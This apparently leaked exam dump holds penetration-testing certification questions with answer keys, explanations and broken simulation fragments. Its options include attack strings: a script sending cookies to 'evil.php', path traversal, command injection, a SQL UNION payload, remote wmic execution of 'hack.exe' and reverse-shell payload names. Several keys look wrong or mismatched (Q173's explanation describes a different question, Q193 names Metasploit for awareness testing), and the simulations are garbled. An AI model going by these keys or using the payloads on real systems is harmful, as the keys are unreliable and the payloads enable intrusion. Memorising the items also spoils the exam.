- A. Cross-site scripting
- B. Server-side request forgery
- C. SQL injection
- D. Log poisoning
- E. Cross-site request forgery
- F. Command injection

**Answer:** DF

**Explanation:**

Local File Inclusion (LFI) is a web vulnerability that allows an attacker to include files on a server through the web browser. This can expose sensitive information or lead to remote code execution.

Some possible next steps that a penetration tester can try after exploiting an LFI vulnerability are:

- Log poisoning: This involves injecting malicious code into the web server's log files and then including them via LFI to execute the code34.
- PHP wrappers: These are special streams that can be used to manipulate files or data via LFI. For example, `php://input` can be used to pass arbitrary data to an LFI script, or `php://filter` can be used to encode or decode files5.

**NEW QUESTION 138**

The following PowerShell snippet was extracted from a log of an attacker machine:

```
1.$net="192.168.1."
2.$setipaddress ="192.168.2."
3.function Test-Password {
4.if (args[0] -eq 'Dummy12345') {
5. return 1
6. }
7.else {
8.$cat = 22, 25, 80, 443
9. return 0
10. }
11.}
12.$cracked = 0
13.crackedpd = [ 192, 168, 1, 2]
14.$i =0
15.Do {
16. $test = 'Dummy' + $i
17. $cracked = Test - Password Test
18.$i++
19.$crackedp = ( 192, 168, 1, 1) + $cat
20. }
21.While($cracked -eq 0)
22.Write-Host " Password found : " $test
23.$setipaddress = [ 192, 168, 1, 4]
```

A penetration tester would like to identify the presence of an array. Which of the following line numbers would define the array?

- A. Line 8
- B. Line 13
- C. Line 19
- D. Line 20

**Answer:** A

**Explanation:**

[https://learn.microsoft.com/en-us/powershell/module/microsoft.powershell.core/about/about\\_arrays?view=powe](https://learn.microsoft.com/en-us/powershell/module/microsoft.powershell.core/about/about_arrays?view=powe)

**NEW QUESTION 140**

A penetration tester wants to perform reconnaissance without being detected. Which of the following activities have a MINIMAL chance of detection? (Choose two.)

- A. Open-source research
- B. A ping sweep
- C. Traffic sniffing

- D. Port knocking
- E. A vulnerability scan
- F. An Nmap scan

**Answer:** AC

#### NEW QUESTION 143

A penetration-testing team needs to test the security of electronic records in a company's office. Per the terms of engagement, the penetration test is to be conducted after hours and should not include circumventing the alarm or performing destructive entry. During outside reconnaissance, the team sees an open door from an adjoining building. Which of the following would be allowed under the terms of the engagement?

- A. Prying the lock open on the records room
- B. Climbing in an open window of the adjoining building
- C. Presenting a false employee ID to the night guard
- D. Obstructing the motion sensors in the hallway of the records room

**Answer:** C

#### Explanation:

"to be conducted after hours and should not include circumventing the alarm or performing destructive entry"

#### NEW QUESTION 148

A tester who is performing a penetration test on a website receives the following output:

Warning: mysql\_fetch\_array() expects parameter 1 to be resource, boolean given in /var/www/search.php on line 62

Which of the following commands can be used to further attack the website?

- A. `<script>var adr= '../evil.php?test=' + escape(document.cookie);</script>`
- B. `../../../../../../../../etc/passwd`
- C. `/var/www/html/index.php;whoami`
- D. `1 UNION SELECT 1, DATABASE(),3-`

**Answer:** D

#### NEW QUESTION 150

A company uses a cloud provider with shared network bandwidth to host a web application on dedicated servers. The company's contact with the cloud provider prevents any activities that would interfere with the cloud provider's other customers. When engaging with a penetration-testing company to test the application, which of the following should the company avoid?

- A. Crawling the web application's URLs looking for vulnerabilities
- B. Fingerprinting all the IP addresses of the application's servers
- C. Brute forcing the application's passwords
- D. Sending many web requests per second to test DDoS protection

**Answer:** D

#### NEW QUESTION 154

A penetration tester is testing a new version of a mobile application in a sandbox environment. To intercept and decrypt the traffic between the application and the external API, the tester has created a private root CA and issued a certificate from it. Even though the tester installed the root CA into the trusted store of the smartphone used for the tests, the application shows an error indicating a certificate mismatch and does not connect to the server. Which of the following is the MOST likely reason for the error?

- A. TCP port 443 is not open on the firewall
- B. The API server is using SSL instead of TLS
- C. The tester is using an outdated version of the application
- D. The application has the API certificate pinned.

**Answer:** D

#### NEW QUESTION 159

A consultant just performed a SYN scan of all the open ports on a remote host and now needs to remotely identify the type of services that are running on the host. Which of the following is an active reconnaissance tool that would be BEST to use to accomplish this task?

- A. tcpdump
- B. Snort
- C. Nmap
- D. Netstat
- E. Fuzzer

**Answer:** C

#### NEW QUESTION 164

A penetration tester writes the following script:



```
#!/bin/bash
for x in `seq 1 254`; do
    ping -c 1 10.10.1.$x;
done
```

Which of the following objectives is the tester attempting to achieve?

- A. Determine active hosts on the network.
- B. Set the TTL of ping packets for stealth.
- C. Fill the ARP table of the networked devices.
- D. Scan the system on the most used ports.

**Answer:** A

#### NEW QUESTION 166

Which of the following should a penetration tester consider FIRST when engaging in a penetration test in a cloud environment?

- A. Whether the cloud service provider allows the penetration tester to test the environment
- B. Whether the specific cloud services are being used by the application
- C. The geographical location where the cloud services are running
- D. Whether the country where the cloud service is based has any impeding laws

**Answer:** A

#### NEW QUESTION 168

A penetration tester gains access to a system and is able to migrate to a user process:

```
net use S: \\192.168.5.51\C$\temp /persistent no
copy c:\temp\hack.exe S:\temp\hack.exe
wmic.exe /node: "192.168.5.51" process call create "C:\temp\hack.exe"
```

Given the output above, which of the following actions is the penetration tester performing? (Choose two.)

- A. Redirecting output from a file to a remote system
- B. Building a scheduled task for execution
- C. Mapping a share to a remote system
- D. Executing a file on the remote system
- E. Creating a new process on all domain systems
- F. Setting up a reverse shell from a remote system
- G. Adding an additional IP address on the compromised system

**Answer:** CD

#### Explanation:

WMIC.exe is a built-in Microsoft program that allows command-line access to the Windows Management Instrumentation. Using this tool, administrators can query the operating system for detailed information about installed hardware and Windows settings, run management tasks, and even execute other programs or commands.

#### NEW QUESTION 173

After running the enum4linux.pl command, a penetration tester received the following output:

```

=====
|   Enumerating Workgroup/Domain on 192.168.100.56   |
=====
[+] Got domain/workgroup name: WORKGROUP
=====
|   Session Check on 192.168.100.56   |
=====
[+] Server 192.168.100.56 allows sessions using username '', password ''
=====
|   Getting domain SID for 192.168.100.56   |
=====
Domain Name: WORKGROUP
Domain Sid: (NULL SID)
[+] Can't determine if host is part of domain or part of a workgroup
=====
|   Share Enumeration on 192.168.100.56   |
=====
      Sharename Type Comment
      -----
      print$ Disk Printer Drivers
      web Disk File Server
      IPC$ IPC IPC Service (Samba 4.5.12-Debian)
SMB1 disabled -- no workgroup available
[+] Attempting to map shares on 192.168.100.56
//192.168.100.56/print$ Mapping: DENIED, Listing: N/A
//192.168.100.56/web Mapping: OK, Listing: OK
//192.168.100.56/IPC$ [E] Can't understand response:
NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*
enum4linux complete on Mon Jul 20 10:14:37 2020

```

Which of the following commands should the penetration tester run NEXT?

- A. smbpool //192.160.100.56/print\$
- B. net rpc share -S 192.168.100.56 -U "
- C. smbget //192.168.100.56/web -U "
- D. smbclient //192.168.100.56/web -U " -N

**Answer: D**

**Explanation:**

A vulnerability scan is a type of assessment that helps to identify vulnerabilities in a network or system. It scans systems for potential vulnerabilities, misconfigurations, and outdated software. Based on the output from a vulnerability scan, a penetration tester can identify vulnerabilities that may be exploited to gain access to a system. In this scenario, the output from the penetration testing tool shows that 100 hosts contained findings due to improper patch management. This indicates that the vulnerability scan detected vulnerabilities that could have been prevented through proper patch management. Therefore, the most likely test performed by the penetration tester is a vulnerability scan.

**NEW QUESTION 177**


You are a penetration tester reviewing a client's website through a web browser. INSTRUCTIONS

Review all components of the website through the browser to determine if vulnerabilities are present. Remediate ONLY the highest vulnerability from either the certificate, source, or cookies.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.



The image shows a web interface for a 'Secure System'. At the top, there is a title 'Secure System'. Below it, there are two input fields: 'User name' and 'Password', both with blue borders. Below these fields is a yellow 'Login' button. At the bottom of the interface, there is a white box containing six buttons arranged in two rows of three. The top row contains 'View Certificate', 'View Source', and 'View Cookies'. The bottom row contains 'Remediate Certificate', 'Remediate Source', and 'Remediate Cookies'.



#### Secure System

← → ↻ <https://comptia.org/login.aspx#viewsource>

```
<html>
<head>
<title>Secure Login </title>
</head>
<body>
<meta
content="c2RmZGZnaHNzZmtqbGdoc2Rma2pnaGRzZmpoZGZvaW2aGRmc29pYmp3ZXindWdm9pb2hzZGd1aWJoaGR1ZmZpZ2hzZDtpYmhqZHNmc291Ymdoc3d5ZGi1Z2Zi
bnNkbGtqO2Job3VpYXNpZGZubXM7bGtZmliaHZsb3NhZGJua2N4dnZ1aWdia3NqYWVqa2JmbGI1Y3Z2Z2JobGFzZwJmaXVkaZGZidmxiFmbGhke3VmZyBuc2pyZ2hzZHVmaG
d1d3NmZ2hqZHNmZmJ1c2hmdWRzZmZ3U3cndweWhmamRzZmZ2bnVzZm53cnVMYnZ1ZXJ2=="name="csrf-token"/>
<script>
document.write("<OPTION value=1>" + document.location.href.substring(document.location.href.indexOf("=")+16) + "</OPTION>");
</script></script>
<div align="center">
<form action="<c:url value='main.do'/>"method="post">
<div style="margin-top: 200px;margin-bottom: 10px;">
<span style="width: 500px;color: blue;font-size: 30px;font-weight: bold;border-bottom: 1 px solid blue;">Comptia Secure System Login</span>
</div>
<div style="margin-bottom: 5px;">
<span style="width: 100px;">Name</span>
<input style="width: 150px;" type="text" name="name" id="name" value="">
<!-- input style="width: 150px;" type="text" name="name" id="name" value="admin"-->
</div>
<div><span style="width: 100px;">Password: </span><input style="width: 150px;" type="password" name="Password" id="password" value="">
<!--div><span style="width: 100px;">Password: </span><input style="width: 150px;" type="password" name="Password" id="password" value="password" -->
```

#### Secure System

← → ↻ <https://comptia.org/login.aspx#viewcookies>

Name	Value	Domain	Path	Expires/...	Size	HTTP	Secure	SameSite
ASP.NET_SessionId	h1bcdctse2ewvqwf4bdcb3v	www.com...	/	Session	41			
__utma	36104370.911013732.1508266963.1508266963.1508266963.1	.comptia.o...	/	2019-10-1...	59			
__utmb	361044370.7.9.1508267988443	.comptia.o...	/	2017-10-1...	32			
__utmc	36104370	.comptia.o...	/	Session	14			
__utmt	1	.comptia.o...	/	2017-10-1...	7			
__utmv	36104370.[2=Account%20Type=Not%20Defined=1	.comptia.o...	/	2019-10-1...	48			
__utmz	36104370.1508266963.1.1.utmcsr=google[utmccn=(organic)]utm...	.comptia.o...	/	2018-04-1...	99			
_sp_id.0767	4a84866c6ffff51c.1508266964.1508258019.1508266964.81ff34f7...	.comptia.o...	/	2019-10-1...	99			
_sp_ses.0767	*	.comptia.o...	/	2017-10-1...	13			



### Secure System

← → ↻ <https://comptia.org/login.aspx#remediatecookie>

```

1 <html>
2 <head>
3 <title>Secure Login </title>
4 </head>
5 <body>
6 <meta
7 content="c2RmZGZnaHhZmtqbGdoc2Rma2pnaGRzZmpoZGZvaW2aGRmc29pYmp3ZXindWdm9pb2hzZGd1aWJoaGR1ZmZpZ2hzZDtpYmhqZHNmc291Ymdoc3d5ZG11Z2Zi
8 bnNkbGtqO2Job3VpYXNpZGZubXM7bGkZmliaHZsb3NhZGJua2N4dnZ1aWdia3NqYWVqa2JmbGl1Y3Z2Z2JobGFzZwJmaXVkaGR1ZmZpZ2hzZDtpYmhqZHNmc291Ymdoc3d5ZG11Z2Zi
9 d1d3NmZ2hqZHNmZmJ1c2hmdWRzZmZoc3U3cndweWhmamRzZmZ2bnVzZm53cnVMYnZ1ZXJ2=="name="csr-token"/>
10 <select><script>
11 document.write("<OPTION value=1>" + document.location.href.substring(document.location.href.indexOf("=")+16) + "</OPTION>");
12 </script></select>
13 <div align="center">
14 <form action="c:url value='main.do'/" method="post">
15 <div style="margin-top:200px;margin-bottom:10px;">
16 <span style="width:500px;color:blue;font-size:30px;font-weight:bold;border-bottom:1px solid blue;">Comptia Secure System Login</span>
17 </div>
18 <div style="margin-bottom:5px;">
19 <span style="width:100px;">Name</span>
20 <input style="width:150px;" type="text" name="name" id="name" value="">
21 <!-- input style="width:150px;" type="text" name="name" id="name" value="admin"-->
22 </div>
23 <div><span style="width:100px;">Password: </span><input style="width:150px;" type="password" name="Password" id="password" value="">
24 <!--div><span style="width:100px;">Password: </span><input style="width:150px;" type="password" name="Password" id="password" value="password" -->

```

### Secure System

← → ↻ <https://comptia.org/login.aspx#remediatecookies>

Name	Value	Domain	Path	Expires/...	Size	HTTP	Secure	SameSite
ASP.NET_SessionId	h1bcdctse2ewwqwf4bdcb3v	www.com...	/	Session	41	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/> delete
__utma	36104370.911013732.1508266963.1508266963.1508266963.1	.comptia.o...	/	2019-10-1...	59	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/> delete
__utmb	361044370.7.9.1508267988443	.comptia.o...	/	2017-10-1...	32	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/> delete
__utmc	36104370	.comptia.o...	/	Session	14	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/> delete
__utmt	1	.comptia.o...	/	2017-10-1...	7	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/> delete
__utmv	36104370.j2=Account%20Type=Not%20Defined=1	.comptia.o...	/	2019-10-1...	48	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/> delete
__utmz	36104370.1508266963.1.1.utmcsr=google utmccn=(organic) utm...	.comptia.o...	/	2018-04-1...	99	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/> delete
_sp_id.0767	4a84866c6ffff51c.1508266964.1508258019.1508266964.81ff34f7...	.comptia.o...	/	2019-10-1...	99	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/> delete
_sp_ses.0767	*	.comptia.o...	/	2017-10-1...	13	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/> delete



### Drag and Drop Options

Remove certificate from server

Generate a Certificate Signing Request

Submit CSR to the CA

Install re-issued certificate on the server

Step 1

Step 2

Step 3

Step 4

- A. Mastered  
 B. Not Mastered



**Answer:** A

**Explanation:**

Graphical user interface Description automatically generated

**NEW QUESTION 182**

Which of the following would MOST likely be included in the final report of a static application-security test that was written with a team of application developers as the intended audience?

- A. Executive summary of the penetration-testing methods used
- B. Bill of materials including supplies, subcontracts, and costs incurred during assessment
- C. Quantitative impact assessments given a successful software compromise
- D. Code context for instances of unsafe type-casting operations

**Answer:** D

**NEW QUESTION 186**

During a penetration test, the domain names, IP ranges, hosts, and applications are defined in the:

- A. SOW.
- B. SLA.
- C. ROE.
- D. NDA

**Answer:** C

**Explanation:**

<https://mainnerve.com/what-are-rules-of-engagement-in-pen-testing/#:~:text=The%20ROE%20includes%20the>

**NEW QUESTION 189**

A penetration tester finds a PHP script used by a web application in an unprotected internal source code repository. After reviewing the code, the tester identifies the following:

```
if(isset ($_POST ['item'])) {  
    echo shell_exec ("/http/www/cgi-bin/queryitem ".$_POST ['item']);  
}
```

Which of the following combinations of tools would the penetration tester use to exploit this script?

- A. Hydra and crunch
- B. Netcat and cURL
- C. Burp Suite and DIRB
- D. Nmap and OWASP ZAP

**Answer:** B

**NEW QUESTION 193**

A Chief Information Security Officer wants a penetration tester to evaluate the security awareness level of the company's employees.

Which of the following tools can help the tester achieve this goal?

- A. Metasploit
- B. Hydra
- C. SET
- D. WPScan

**Answer:** A

**NEW QUESTION 194**

During a web application test, a penetration tester was able to navigate to <https://company.com> and view all links on the web page. After manually reviewing the pages, the tester used a web scanner to automate the search for vulnerabilities. When returning to the web application, the following message appeared in the browser: unauthorized to view this page. Which of the following BEST explains what occurred?

- A. The SSL certificates were invalid.
- B. The tester IP was blocked.
- C. The scanner crashed the system.
- D. The web page was not found.

**Answer:** B

**NEW QUESTION 196**

During an engagement, a penetration tester found the following list of strings inside a file:

```
3af068faa81326ffe6ca48e2ab36a779
48ec2f4f526303a9ded67938e6ce11c6
9493bf035c534197d9810a5e65a10632
C847b4a2e76ec1f9cbbbe30d2046d5e8
ed225542767a810e6fcee bf640164b140
cfbe1fdd6e6b0c5c9abd8c947f272ef4
c05cbc5a69bcc91f56a7e0a6c391ad79
9ee3564cbf15421ebabc43dcb67949ad
5a2ad0bcb902e20c4efcf057b01050be
4865a2ed25ed18515b7e97beb2b40346
b0236938a6518fc65b72159687e3a27b
9c96354712595ef2ff96675496d3a464
a5ab3f6c6159b85209ea0c186531a49f
9b38816e791f1400245f4c629a503bc8
d12e624a20d54fd3b34b89ee7169df17
```

Which of the following is the BEST technique to determine the known plaintext of the strings?

- A. Dictionary attack
- B. Rainbow table attack
- C. Brute-force attack
- D. Credential-stuffing attack

**Answer: B**

#### NEW QUESTION 200

A customer adds a requirement to the scope of a penetration test that states activities can only occur during normal business hours. Which of the following BEST describes why this would be necessary?

- A. To meet PCI DSS testing requirements
- B. For testing of the customer's SLA with the ISP
- C. Because of concerns regarding bandwidth limitations
- D. To ensure someone is available if something goes wrong

**Answer: D**

#### NEW QUESTION 203

PCI DSS requires which of the following as part of the penetration-testing process?

- A. The penetration tester must have cybersecurity certifications.
- B. The network must be segmented.
- C. Only externally facing systems should be tested.
- D. The assessment must be performed during non-working hours.

**Answer: B**

#### NEW QUESTION 208

A company is concerned that its cloud service provider is not adequately protecting the VMs housing its software development. The VMs are housed in a datacenter with other companies sharing physical resources. Which of the following attack types is MOST concerning to the company?

- A. Data flooding
- B. Session riding
- C. Cybersquatting
- D. Side channel

**Answer: D**

#### Explanation:

[https://www.techtarget.com/searchsecurity/definition/side-channel-attack#:~:text=Side%2Dchannel%20attacks%](https://www.techtarget.com/searchsecurity/definition/side-channel-attack#:~:text=Side%2Dchannel%20attacks%20)

#### NEW QUESTION 209

A penetration tester ran a ping -A command during an unknown environment test, and it returned a 128 TTL packet. Which of the following OSs would MOST likely return a packet of this type?

- A. Windows
- B. Apple
- C. Linux
- D. Android

**Answer: A**

#### NEW QUESTION 213

A penetration tester recently performed a social-engineering attack in which the tester found an employee of the target company at a local coffee shop and over time built a relationship with the employee. On the employee's birthday, the tester gave the employee an external hard drive as a gift. Which of the following social-engineering attacks was the tester utilizing?

- A. Phishing

- B. Tailgating
- C. Baiting
- D. Shoulder surfing

**Answer:** C

#### NEW QUESTION 215

A penetration tester has been given an assignment to attack a series of targets in the 192.168.1.0/24 range, triggering as few alarms and countermeasures as possible.

Which of the following Nmap scan syntaxes would BEST accomplish this objective?

- A. nmap -sT -vvv -O 192.168.1.2/24 -PO
- B. nmap -sV 192.168.1.2/24 -PO
- C. nmap -sA -v -O 192.168.1.2/24
- D. nmap -sS -O 192.168.1.2/24 -T1

**Answer:** D

#### NEW QUESTION 217

A penetration tester runs a scan against a server and obtains the following output: 21/tcp open ftp Microsoft ftpd

| ftp-anon: Anonymous FTP login allowed (FTP code 230)

| 03-12-20 09:23AM 331 index.aspx

| ftp-syst:

135/tcp open msrpc Microsoft Windows RPC

139/tcp open netbios-ssn Microsoft Windows netbios-ssn 445/tcp open microsoft-ds Microsoft Windows Server 2012 Std 3389/tcp open ssl/ms-wbt-server

| rdp-ntlm-info:

| Target Name: WEB3

| NetBIOS\_Computer\_Name: WEB3

| Product\_Version: 6.3.9600

|\_ System\_Time: 2021-01-15T11:32:06+00:00

8443/tcp open http Microsoft IIS httpd 8.5

| http-methods:

|\_ Potentially risky methods: TRACE

|\_http-server-header: Microsoft-IIS/8.5

|\_http-title: IIS Windows Server

Which of the following command sequences should the penetration tester try NEXT?

- A. ftp 192.168.53.23
- B. smbclient \\\\WEB3\\IPC\$ -I 192.168.53.23 -U guest
- C. ncrack -u Administrator -P 15worst\_passwords.txt -p rdp 192.168.53.23
- D. curl -X TRACE https://192.168.53.23:8443/index.aspx
- E. nmap --script vuln -sV 192.168.53.23

**Answer:** A

#### NEW QUESTION 219

A penetration tester is working on a scoping document with a new client. The methodology the client uses includes the following:

- Pre-engagement interaction (scoping and ROE)
- Intelligence gathering (reconnaissance)
- Threat modeling
- Vulnerability analysis
- Exploitation and post exploitation
- Reporting

Which of the following methodologies does the client use?

- A. OWASP Web Security Testing Guide
- B. PTES technical guidelines
- C. NIST SP 800-115
- D. OSSTMM

**Answer:** B

#### NEW QUESTION 223

A penetration tester is looking for a vulnerability that enables attackers to open doors via a specialized TCP service that is used for a physical access control system. The service exists on more than 100 different hosts, so the tester would like to automate the assessment. Identification requires the penetration tester to:

- Have a full TCP connection
- Send a "hello" payload
- Wait for a response
- Send a string of characters longer than 16 bytes

Which of the following approaches would BEST support the objective?

- A. Run nmap -Pn -sV --script vuln <IP address>.
- B. Employ an OpenVAS simple scan against the TCP port of the host.
- C. Create a script in the Lua language and use it with NSE.
- D. Perform a credentialed scan with Nessus.

**Answer:** C

**Explanation:**

The Nmap Scripting Engine (NSE) is one of Nmap's most powerful and flexible features. It allows users to write (and share) simple scripts (using the Lua programming language ) to automate a wide variety of networking tasks. <https://nmap.org>

**NEW QUESTION 226**

A company that develops embedded software for the automobile industry has hired a penetration-testing team to evaluate the security of its products prior to delivery. The penetration-testing team has stated its intent to subcontract to a reverse-engineering team capable of analyzing binaries to develop proof-of-concept exploits. The software company has requested additional background investigations on the reverse-engineering team prior to approval of the subcontract. Which of the following concerns would BEST support the software company's request?

- A. The reverse-engineering team may have a history of selling exploits to third parties.
- B. The reverse-engineering team may use closed-source or other non-public information feeds for its analysis.
- C. The reverse-engineering team may not instill safety protocols sufficient for the automobile industry.
- D. The reverse-engineering team will be given access to source code for analysis.

**Answer:** A

**NEW QUESTION 231**

A penetration tester exploited a vulnerability on a server and remotely ran a payload to gain a shell. However, a connection was not established, and no errors were shown on the payload execution. The penetration tester suspected that a network device, like an IPS or next-generation firewall, was dropping the connection. Which of the following payloads are MOST likely to establish a shell successfully?

- A. windows/x64/meterpreter/reverse\_tcp
- B. windows/x64/meterpreter/reverse\_http
- C. windows/x64/shell\_reverse\_tcp
- D. windows/x64/powershell\_reverse\_tcp
- E. windows/x64/meterpreter/reverse\_https

**Answer:** A

**Explanation:**

A reverse tcp connection is usually used to bypass firewall restrictions on open ports. A firewall usually blocks incoming connections on open ports, but does not block outgoing traffic. windows/meterpreter/reverse\_tcp allows you to remotely control the file system, sniff, keylog, hashdump, perform network pivoting, control the webcam and microphone, etc.

**NEW QUESTION 236**

A penetration tester has been contracted to review wireless security. The tester has deployed a malicious wireless AP that mimics the configuration of the target enterprise WiFi. The penetration tester now wants to try to force nearby wireless stations to connect to the malicious AP. Which of the following steps should the tester take NEXT?

- A. Send deauthentication frames to the stations.
- B. Perform jamming on all 2.4GHz and 5GHz channels.
- C. Set the malicious AP to broadcast within dynamic frequency selection channels.
- D. Modify the malicious AP configuration to not use a pre-shared key.

**Answer:** A

**Explanation:**

<https://steemit.com/informatica/@jordiurbina1/tutorial-hacking-wi-fi-wireless-networks-with-wifislax>

**NEW QUESTION 241**

A penetration tester, who is doing an assessment, discovers an administrator has been exfiltrating proprietary company information. The administrator offers to pay the tester to keep quiet. Which of the following is the BEST action for the tester to take?

- A. Check the scoping document to determine if exfiltration is within scope.
- B. Stop the penetration test.
- C. Escalate the issue.
- D. Include the discovery and interaction in the daily report.

**Answer:** B

**Explanation:**

"Another reason to communicate with the customer is to let the customer know if something unexpected arises while doing the pentest, such as if a critical vulnerability is found on a system, a new target system is found that is outside the scope of the penetration test targets, or a security breach is discovered when doing the penetration test. You will need to discuss how to handle such discoveries and who to contact if those events occur. In case of such events, you typically stop the pentest temporarily to discuss the issue with the customer, then resume once a resolution has been determined."

**NEW QUESTION 246**

**SIMULATION**

Using the output, identify potential attack vectors that should be further investigated.



Weak Apache Tomcat Credentials

Null session enumeration

Weak SMB file permissions

Webdav file upload

ARP spoofing

SNMP enumeration

Fragmentation attack

FTP anonymous login

#### NMAP Scan Output

```
Host is up (0.00079s latency).
Not shown: 96 closed ports
PORT      STATE SERVICE VERSION
88/tcp    open  kerberos-sec?
139/tcp   open  netbios-ssn
389/tcp   open  ldap?
445/tcp   open  microsoft-ds?
MAC Address: 08:00:27:81:B1:DF (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux_kernel:2.4.21
OS details: Linux 2.4.21
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
# Scan done at Fri Oct 13 10:03:06 2017 - 1 IP address (1 host up) scanned in 26.80 seconds
```

-Pn

-sV

-p 1-1023

192.168.2.1-100

nmap

nc

--top-ports=100

--top-ports=1000

hping

-sL

-sU

-O

192.168.2.2

#### NMAP Scan Output

```
Host is up (0.00079s latency).
Not shown: 96 closed ports
PORT      STATE SERVICE VERSION
88/tcp    open  kerberos-sec?
139/tcp   open  netbios-ssn
389/tcp   open  ldap?
445/tcp   open  microsoft-ds?
MAC Address: 08:00:27:81:B1:DF (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux_kernel:2.4.21
OS details: Linux 2.4.21
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
# Scan done at Fri Oct 13 10:03:06 2017 - 1 IP address (1 host up) scanned in 26.80 seconds
```

```
ports – [21, 22]
```

```
{:ports => 21:ports => 22}
```

```
#!/usr/bin/python
```

```
for $PORT in $SPORTS:
    try:
        s.connect((ip, port))
        print("%s:%s – OPEN" % (ip, port))

    except socket.timeout:
        print("%s:%s – TIMEOUT" % (ip, port))

    except socket.error as e:
        print("%s:%s – CLOSED" % (ip, port))

    finally:
        s.close()
```

```
export $SPORTS = 21,22
```

```
#!/usr/bin/ruby
```

```
#!/usr/bin/bash
```

```
for port in ports:
```

```

Immutables

import socket
import sys

def port_scan(ip, ports):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.settimeout(2.0)

if __name__ == '__main__':
    if len(sys.argv) < 2:
        print('Execution requires a target IP address. Exiting...')
        exit(1)
    else:

